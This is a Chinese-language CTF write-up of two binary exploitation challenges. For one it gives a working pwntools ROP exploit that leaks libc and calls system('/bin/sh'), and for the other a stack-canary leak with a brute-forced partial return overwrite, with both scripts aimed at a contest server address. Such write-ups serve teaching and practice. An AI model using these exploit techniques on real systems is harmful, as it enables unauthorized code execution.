一眼栈溢出，先构造 ROP 链泄露 write@got 地址，用来计算 libc 的基地址。再计算 system 和 /bin/sh 的地址，重新构造 ROP 链 getshell。写出exp运行得到flag



### exp

from pwn import \*

from LibcSearcher import LibcSearcher

filename = './lllibc'

url = '27.25.151.26:30560'

gdbscript = '''

b \* 0x0000000000401228

'''

# 等效于 set\_context(...)

context(log\_level='debug', arch='amd64', os='linux', endian='little', timeout=5)

# 简化远程连接方式，支持 remote 和 process 自动切换

def connect(url, filename, gdbscript=''):

if url:

host, port = url.split(':')

return remote(host, int(port))

else:

return process(filename)

p = connect(url, filename, gdbscript)

elf = ELF(filename)

# gadgets

pop\_rdi = 0x000000000040117e

pop\_rsi = 0x0000000000401180

pop\_rdx = 0x0000000000401182

ret = 0x000000000040101a

# leak write@libc

payload = b'a' \* 0x10 + p64(0)

payload += p64(pop\_rdi) + p64(1)

payload += p64(pop\_rsi) + p64(elf.got['write'])

payload += p64(pop\_rdx) + p64(8)

payload += p64(elf.plt['write'])

payload += p64(0x00000000004011EC) # 返回 main

p.sendafter("Libc how to win?\n", payload)

# 解析泄露地址

write\_addr = u64(p.recvuntil(b'\x7f')[-6:] + b'\x00\x00')

log.success(f"write@libc = {hex(write\_addr)}")

# 使用 LibcSearcher 获取偏移

libc = LibcSearcher('write', write\_addr)

libc\_base = write\_addr - libc.dump('write')

system\_addr = libc\_base + libc.dump('system')

binsh\_addr = libc\_base + libc.dump('str\_bin\_sh')

log.success(f"libc base = {hex(libc\_base)}")

log.success(f"system = {hex(system\_addr)}")

log.success(f"/bin/sh = {hex(binsh\_addr)}")

# 构造 RCE payload

payload = b'a' \* 0x10 + p64(0)

payload += p64(pop\_rdi) + p64(binsh\_addr)

payload += p64(ret) + p64(system\_addr)

sleep(0.5)

p.sendafter("Libc how to win?\n", payload)

p.interactive()


## it\_is\_a\_canary

### 解题思路：

先用checksec查一下保护

descript

放到ida里面进行查看，进行分析




第一步，泄露 canary，将 canary 的最低位替换为 'W'，再通过 recv() 读回输出，反推出原 canary。因为 canary 的最低字节通常是 \x00，这样可以方便泄露完整值。

第二步，构造 payload 利用 canary 通过检查，b'b'\*0x18：填满栈缓冲；

p64(canary)：正确的 canary 防止检测失败；p64(0)：覆盖旧的 rbp；

b'\x53\x52'：覆盖返回地址（构造 ROP）。这是伪造的地址，猜测可能落在程序中某个成功打印 flag 的函数处（或简陋 shell）。

写出脚本运行



### exp

from pwn import \*

filename = './it\_is\_a\_canary'

url = '27.25.151.26:30726'

gdbscript = '''

b \* 0x000000000000130C

'''

# 设置上下文信息

context(log\_level='debug', arch='amd64', os='linux', endian='little', timeout=5)

elf = ELF(filename)

def connect(url, filename):

if url:

host, port = url.split(':')

return remote(host, int(port))

else:

return process(filename)

while True:

p = connect(url, filename)

payload = b'a' \* 0x18 + b'W'

p.sendafter("Is it a canary?", payload)

p.recvuntil(b"a" \* 0x18)

canary = u64(p.recv(8)) - ord("W")

log.success(f"Found canary: {hex(canary)}")

try:

payload = b'b' \* 0x18 + p64(canary) + p64(0) + b'\x53\x52'

p.send(payload)

# 若成功回显，会进入下方逻辑

p.recvuntil("You get it!", timeout=0.5)

p.sendline("cat flag")

break

except:

p.close()

continue

p.interactive()